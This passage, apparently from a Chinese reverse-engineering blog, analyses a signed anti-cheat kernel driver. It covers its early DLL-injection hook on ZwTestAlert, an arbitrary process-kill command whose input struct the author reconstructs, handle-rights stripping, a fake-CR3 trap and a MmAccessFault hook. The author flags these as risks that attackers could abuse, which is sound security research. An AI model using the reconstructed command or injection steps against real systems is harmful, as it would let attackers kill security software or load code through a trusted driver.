
- 搞个Py脚本解密,得到
ZwProtectVirtualMemory、LdrLoadDll、ZwTestAlert三个函数名:
- 详细注入流程涉及到的代码较多,放图的估计由十几张,所以这里笔者大概讲一下注入流程:
- 在
ntdll.dll解析三个函数的Rva,其实就是手搓了一个R3的GetProcAddress- 构造跳板Shellcode(自卸载、一次性Hook),跳板中会构造LdrLoadDll所需的参数 - 修改ZwTestAlert内存保护属性(RWX),挂Inline Hook,跳转到跳板Shellcode -ZwTestAlert被调用,就会加载自定义的DLL - 从Win Xp开始,一个进程初始化时,ntdll.dll基本上是第一个被加载的DLL,所以这个注入DLL的时机非常早- 注入结束,恢复ZwTestAlert钩子、页面所在内存保护属性
22. 任意终止用户进程(强杀进程)
- 我们来分析
CMD 61对应的回调sub_14003D767,这是强杀任意目标用户进程漏洞的来源:
- 取出用户输入的进程Pid,检查Pid是否小于5


- 继续分析代码,获取了目标进程
EPROCESS

- 接下来做了这些动作:
- 通过进程内核对象获取目标进程句柄
- 获取目标进程主模块地址
- 暴力卸载目标进程主模块
- 再调用一个子函数
sub_14004531B
- 我们进到

sub_14004531B继续分析,该函数逻辑十分简单,判断、调用qword_140219E70该全局函数指针变量

- 该全局变量是在运行中填充的,此时我们并不知道调用了什么函数,查看交叉引用也
找不到赋值点:
- 不过问题不大,把驱动运行起来,双机调试一下,对着这个变量下
硬件写入断点,断下来后WinDbg如图所示,原来是运行时动态导入了nt!NtTerminateProcess函数

- 现在我们知道该驱动强杀进程的手法是
卸载目标进程主模块+常规结束进程,笔者还原这个命令所对应的解析协议,如下所示:
typedef struct _xxx_KILL_USER_PROCESS
{
    UCHAR FuncIndex;    // 功能号,20
    ULONG ProcessId;    // 目标进程Id
}xxx_KILL_USER_PROCESS;
- 该驱动样本,通过这种动态导入内核函数方式调用,可以抹去静态导入导致IAT留痕的问题
23. 笔者碎碎念
- 分析到了这里,该驱动样本的

高风险点差不多写完了,按照笔者这些年的分析经验,笔者给出判断:该大厂反作弊驱动所提供的内核能力,完成足够支撑各种灰产、Rootkit开发,该项目组成员日常技术评审、Code Review时没发现这些风险点吗? - 更关键的是,该驱动通过微软
WHQL认证,导致很大部分的杀软、EDR、友商AntiCheat在安全性校验时,直接列入白名单列表了
24. 顺便分析
- 笔者比较宅,不爱出门,正好现在国庆假期,所以就继续分析下去,把这份
笔记完善一下 - 今天先写到这里吧,熬不动了,睡觉了
25. 进程创建回调(ProcessNotifyEx)

- 进程回调中,会判断新创建的进程名,是不是
CrossF???.exe、D?F.exe等等友商游戏,如果是就设置错误码C0000022拒绝运行 - 笔者这里判断:是因为考虑到这些游戏运行后,
友商AntiCheat驱动也会运行,可能会导致冲突、蓝屏
26. 线程创建回调(ThreadNotify)
- 线程回调中,会调用

ZwQueryInformationThread查询ThreadQuerySetWin32StartAddress,获取本次函数的启动地址,笔者推测可能用于判断是不是Shellcode线程

- 堆栈回溯调用方,同时回溯用户态、内核态堆栈,这里固定回溯32层:
27. Ob句柄回调(进程、线程降权)
- 先看

Ob进程句柄创建回调,会判断当前打开目标进程Pid,如果与被保护游戏Pid一致,就抹除PROCESS_VM_READ权限
- 再看

Ob线程句柄创建回调,如果是打开被保护游戏的线程局部,就抹除THREAD_SUSPEND_RESUME、THREAD_SET_CONTEXT,意图很明显,限制线程劫持、硬件断点等等操作
28. 部署假Cr3、半清空PML4E(不受信附加行为检测)
- 在
sub_140041C3E函数中,首先取出原始Cr3,并抹去属性位

- 在这份驱动样本中,并没有使用常规的
MmMapIoSpace+memcpy来复制原PML4T中所有表项,步骤如下: - 分配一段4kb悬空的线性地址- 在驱动初始化时计算得到PTEBase、PML4_Base- 驱自映射PTE,将步骤1得到的线性地址映射为Cr3的PML4_View- 后续使用这个PML4_View正常拷贝内存即可


- 分配一块页面内存,使用构造好的
PML4_View直接内存拷贝,把原PML4T中512个表项完整复制一份

- 再将
FakeCr3一半的PML4E清空,也就是将低半部分用户态内存映射给置为NoPresent,之后将FakeCr3设置到目标进程EPROCESS下:
- 在设置好
蜜獾FakeCr3后,有线程附加后、访问用户态内存,就会触发#PF异常
29. Hook nt!MmAccessFault
- 在上一小节中,已知该驱动会给目标进程部署

假Cr3保护,当有第三方驱动尝试绕过正常句柄的方式,通过内核附加进程实现各种进程控制操作,都会触发#PF保护,但是该厂商并没有直接对nt!MmAccessFault下Inline Hook,这种Hook包PG的 - 该驱动在初始化时,会动态导入
MmAccessFault函数地址,在合适的时机安装钩子:
- 上图中引用的全局变量
qword_140219FF8保存的就是MmAccessFault函数地址,WinDbg调试如下:

- 在当前驱动版本中,有着

Hv Hook、IDT Hook、MmAccessFault Inline Hook等多种安装钩子的代码,其中vmcall如下所示
- 在
MmAccessFault钩子函数中,会判断触发异常的Cr3是不是蜜獾Cr3,如果是就静默修复#PF,并将本次异常事件记录、上报
30. 扫描局部句柄表(ExEnumHandleTable)
- 在
